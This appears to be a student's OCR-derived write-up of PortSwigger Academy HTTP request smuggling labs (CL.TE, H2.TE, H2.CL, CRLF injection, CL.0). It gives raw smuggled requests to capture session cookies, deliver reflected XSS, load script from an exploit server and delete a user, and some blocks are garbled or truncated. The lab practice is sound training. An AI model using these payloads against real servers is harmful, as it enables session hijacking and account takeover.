
Content-Type: application/x-www-form-urlencoded

Content-Length: 100

search=



"now we got special head to indicate that we are from internal network"



POST / HTTP/1.1

Host: 0a10001e031eafdc803e995d00bb0043.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 217

Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1


Host: 0a10001e031eafdc803e995d00bb0043.web-security-academy.net

X-IMddLc-Ip: 127.0.0.1


Content-Type: application/x-www-form-urlencoded

Content-Length: 500


search=



Lab: Exploiting HTTP request smuggling to capture other users' requests



"wait for few minutre so boot will send request and we will get admin cookie"



"use cookie and login"

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.

The application is also vulnerable to reflected XSS via the `User-Agent` header.

To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes

```
alert(1) .
```

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	https://0ac6005d04d3acdf83...	GET	/			200	8482	HTML		Explo...
3	https://0ac6005d04d3acdf83...	GET	/resources/labheader/js/labHeader...			200	1673	script	js	
6	https://0ac6005d04d3acdf83...	GET	/resources/images/blog.svg			200	7499	XML	svg	
17	https://0ac6005d04d3acdf83...	GET	/resources/labheader/images/logo...			200	8852	XML	svg	
18	https://0ac6005d04d3acdf83...	GET	/resources/labheader/js/labHeader...			200	1673	script	js	
19	https://0ac6005d04d3acdf83...	GET	/resources/labheader/images/ps-l...			200	942	XML	svg	
20	https://0ac6005d04d3acdf83...	GET	/academyLabHeader			101	147			
22	https://0ac6005d04d3acdf83...	GET	/post/postId=6			200	7924	HTML		Explo...
23	https://www.youtube.com	POST	/youtubei/v1/like_event?alt=json			200	370	JSON		
24	https://www.youtube.com	POST	/youtubei/v1/like_event?alt=json			200	370	JSON		
26	https://0ac6005d04d3acdf83...	GET	/resources/images/labHeader/labHeader...						svg	

Request
 Pretty Raw Hex

2 Host: 0ac6005d04d3acdf834a285500920098.web-security-academy.net
 3 Cookie: session=x87q3ywX6eId0D0HOC96JhITWp83IXwH
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 6 Accept-Language: en-US,en;q=0.5
 7 Accept-Encoding: gzip, deflate, br
 8 Referer: https://0ac6005d04d3acdf834a285500920098.web-security-academy.net/

Response
 Pretty Raw Hex Render

74 <form action="/post/comment" method="POST" enctype="application/x-www-form-urlencoded">
 75 <input required type="hidden" name="csrf" value="2EV7kXn9wPUqCepR9z5g0YmSw3kigk">
 76 <input required type="hidden" name="userAgent" value="Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0">
 77 <input required type="hidden" name="postId" value="6">
 78 <label>

Reflected in Response


"user agent is reflected it means we can inject xss in that"

Request
 Pretty Raw Hex

1 POST / HTTP/1.1
 2 Host: 0ac6005d04d3acdf834a285500920098.web-security-academy.net
 3 Content-Length: 84
 4 Transfer-Encoding: chunked
 5
 6
 7
 8 GET /post?postId=6 HTTP/1.1
 9 User-Agent: "<script>alert(1)</script>
 10 X-Ignore:

Response
 Pretty Raw Hex Render

1 HTTP/1.1 200 OK
 2 Content-Type: text/html; charset=utf-8
 3 Set-Cookie: session=o3VTqKTgoExHHo9Y4GKHylInst1vMKKT; Secure; HttpOnly; SameSite=None
 4 X-Frame-Options: SAMEORIGIN
 5 Connection: close
 6 Content-Length: 11358
 7
 8 <!DOCTYPE html>
 9 <html>
 10 <head>
 11 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
 12 <link href=/resources/css/labsBlog.css rel=stylesheet>
 13 <title>Exploiting HTTP request smuggling to deliver reflected XSS</title>
 14 </head>
 15 <body>
 16 <script src="




Lab: Response queue poisoning via H2.TE request smuggling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.

To solve the lab, delete the user `carlos` by using response queue poisoning to break into the admin panel at `/admin`. An admin user will log in approximately every 15 seconds.

The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.



"wait for few seconds around 5 or 10 and send another normal request"

POST / HTTP/2

Host: 0a1800d80461427f809e0d5b00ca0091.web-security-academy.net

Content-Type: application/x-www-form-urlencoded


Content-Length: 91

Transfer-Encoding: chunked

0

GET /404 HTTP/1.1

Host: 0a1800d80461427f809e0d5b00ca0091.web-security-academy.net



"get the cookie and login in browser"

"you will see you have logedin "

"delete carlos"

Lab: H2.CL request smuggling

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests even if they have an ambiguous length.

To solve the lab, perform a request smuggling attack that causes the victim's browser to load and execute a malicious JavaScript file from the exploit server, calling

`alert(document.cookie)` . The victim user accesses the home page every 10 seconds.

← → ↻ https://exploit-0a7100cc03d92b49835c636701a1001f.exploit-server.net ☆ 📶 📶 📶 📶

Import bookmarks... lab-solutions All labs | Web Security... Medium BugBountyHunting.com Hacker101 CTF

Craft a response

URL: https://exploit-0a7100cc03d92b49835c636701a1001f.exploit-server.net/resources

HTTPS ☒

File: /resources

Head:

HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8

Body: alert(document.cookie)

Request	Response
<pre> 1 POST / HTTP/2 2 Host: 0a27000803c62b8083db645500a70026.web-security-academy.net 3 Content-Type: application/x-www-form-urlencoded 4 Content-Length: 0 5 6 GET /resources HTTP/1.1 7 Host: exploit-0a7100cc03d92b49835c636701a1001f.exploit-server.net 8 Content-Length: 5 9 10 x=1 </pre>	<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=2ua0B71QmQpWyU01lBHn7wu52ZX2nIoL; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 8774 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <link href=/resources/css/labsBlog.css rel=stylesheet> 12 <title>H2.CL request smuggling</title> 13 </head> 14 <body> 15 <script type="text/javascript" src=/resources/js/analyticsFetcher.js> 16 <script src=/resources/labheader/js/labHeader.js> </pre>

POST / HTTP/2

Host: 0a27000803c62b8083db645500a70026.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

```
GET /resources HTTP/1.1
Host: exploit-0a7100cc03d92b49835c636701a1001f.exploit-server.net
Content-Length: 5
```

```
x=1
```

"wait for few seconds victim will click and he will get popup"


"and you will solve the lab"

Lab: HTTP/2 request smuggling via CRLF injection

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.

To solve the lab, use an HTTP/2-exclusive request smuggling vector to gain access to another user's account. The victim accesses the home page every 15 seconds.

If you're not familiar with Burp's exclusive features for HTTP/2 testing, please refer to [the documentation](#) for details on how to use them.



Target: https://0a5d00f7046c9916809b2bcc003a0040.web-security-academy.net

Request

```
1 POST / HTTP/2 \r \n
2 Host:
3 0a5d00f7046c9916809b2bcc003a0040.web-security-academ
4 y.net \r \n
5 Cookie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEY0Fu
6 \r \n
7 Content-Type: application/x-www-form-urlencoded
8 \r \n
9 Content-Length: 221 \r \n
10 \r \n
11 POST / HTTP/1.1 \r \n
12 Host:
13 0a5d00f7046c9916809b2bcc003a0040.web-security-academ
14 y.net \r \n
15 Cookie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEY0Fu
16 \r \n
17 Content-Type: application/x-www-form-urlencoded
18 \r \n
19 Content-Length: 900 \r \n
20 \r \n
21 search=hell1
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13983
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
10    /resources/labheader/css/academyLabHeader
11    .css rel=stylesheet>
12   <link href=/resources/css/labsBlog.css
13   rel=stylesheet>
14   <title>
15     HTTP/2 request smuggling via CRLF
16     injection
17   </title>
18   </head>
19   <body>
20     <script src="
21     /resources/labheader/js/labHeader.js">
22   </script>
23   <div id="academyLabHeader">
24     <section class="academyLabBanner
25     is-solved">
26       <div class="container">
```

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 7

Request cookies: 1

Request headers: 7

Name	Value
:scheme	https
:method	POST
:path	/
:authority	0a5d00f7046c99...
cookie	session=9VRyh...
content-type	application/x-w...
content-length	221

Response headers: 3

Name	Value
:scheme	https
:method	POST
:path	/

Request

```
1 ST / HTTP/2 \r \n
2 st:
3 5d00f7046c9916809b2bcc003a0040.web-security-academ
4 net \r \n
5 okie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEY0Fu
6 \r \n
7 Content-Type: application/x-www-form-urlencoded
8 \r \n
9 Content-Length: 221 \r \n
10 \r \n
11 ST / HTTP/1.1 \r \n
12 st:
13 5d00f7046c9916809b2bcc003a0040.web-security-academ
14 net \r \n
15 okie: session=9VRyhwsxepDBAtbmwRX0S7VM9JbEY0Fu
16 \r \n
17 Content-Type: application/x-www-form-urlencoded
18 \r \n
19 Content-Length: 900 \r \n
20 \r \n
21 arch=hell1
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13983
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
10    /resources/labheader/css/academyLabHeader
11    .css rel=stylesheet>
12   <link href=/resources/css/labsBlog.css
13   rel=stylesheet>
14   <title>
15     HTTP/2 request smuggling via CRLF
16     injection
17   </title>
18   </head>
19   <body>
20     <script src="
21     /resources/labheader/js/labHeader.js">
22   </script>
23   <div id="academyLabHeader">
24     <section class="academyLabBanner
25     is-solved">
26       <div class="container">
```

Inspector

Request query parameters: 0

Request body parameters: 7

Request cookies: 1

Request headers: 7

Name	Value
:scheme	https
:method	POST
:path	/
:authority	0a5d00f7046c99...
cookie	session=9VRyh...
content-type	application/x-w...
content-length	221

Response headers: 3

Name	Value
:scheme	https
:method	POST
:path	/


Add Header Dialog

Name:

Value:

Transfer-Encoding: chunked

Cancel Add



"send the request"

"wait for 10-15 seconds "

"victim will click "

"get the cookie "


"and login"

Lab: HTTP/2 request splitting via CRLF injection

This lab is vulnerable to request smuggling because the front-end server downgrades HTTP/2 requests and fails to adequately sanitize incoming headers.

To solve the lab, delete the user `carlos` by using response queue poisoning to break into the admin panel at `/admin`. An admin user will log in approximately every 10 seconds.

The connection to the back-end is reset every 10 requests, so don't worry if you get it into a bad state - just send a few normal requests to get a fresh connection.



"send the request with this"

"and just try and try"

"until you get 302 response it took me half hour but at the end time and luck matched"

"and i got"

"use cookie and delete carlos"

Bar

GET /adfsdf HTTP/1.1


Host: 0a9400e3042104fe80f717ac002f007f.web-security-academy.net

Lab: CL.0 request smuggling

This lab is vulnerable to CL.0 request smuggling attacks. The back-end server ignores the `Content-Length` header on requests to some endpoints.

To solve the lab, identify a vulnerable endpoint, smuggle a request to the back-end to access to the admin panel at `/admin`, then delete the user `carlos`.

This lab is based on real-world vulnerabilities discovered by PortSwigger Research. For more details, check out [Browser-Powered Desync Attacks: A New Frontier in HTTP Request Smuggling](#).



```
POST /resources/images/blog.svg HTTP/1.1
Host: 0af7008e03b32d71802ac109008300d7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

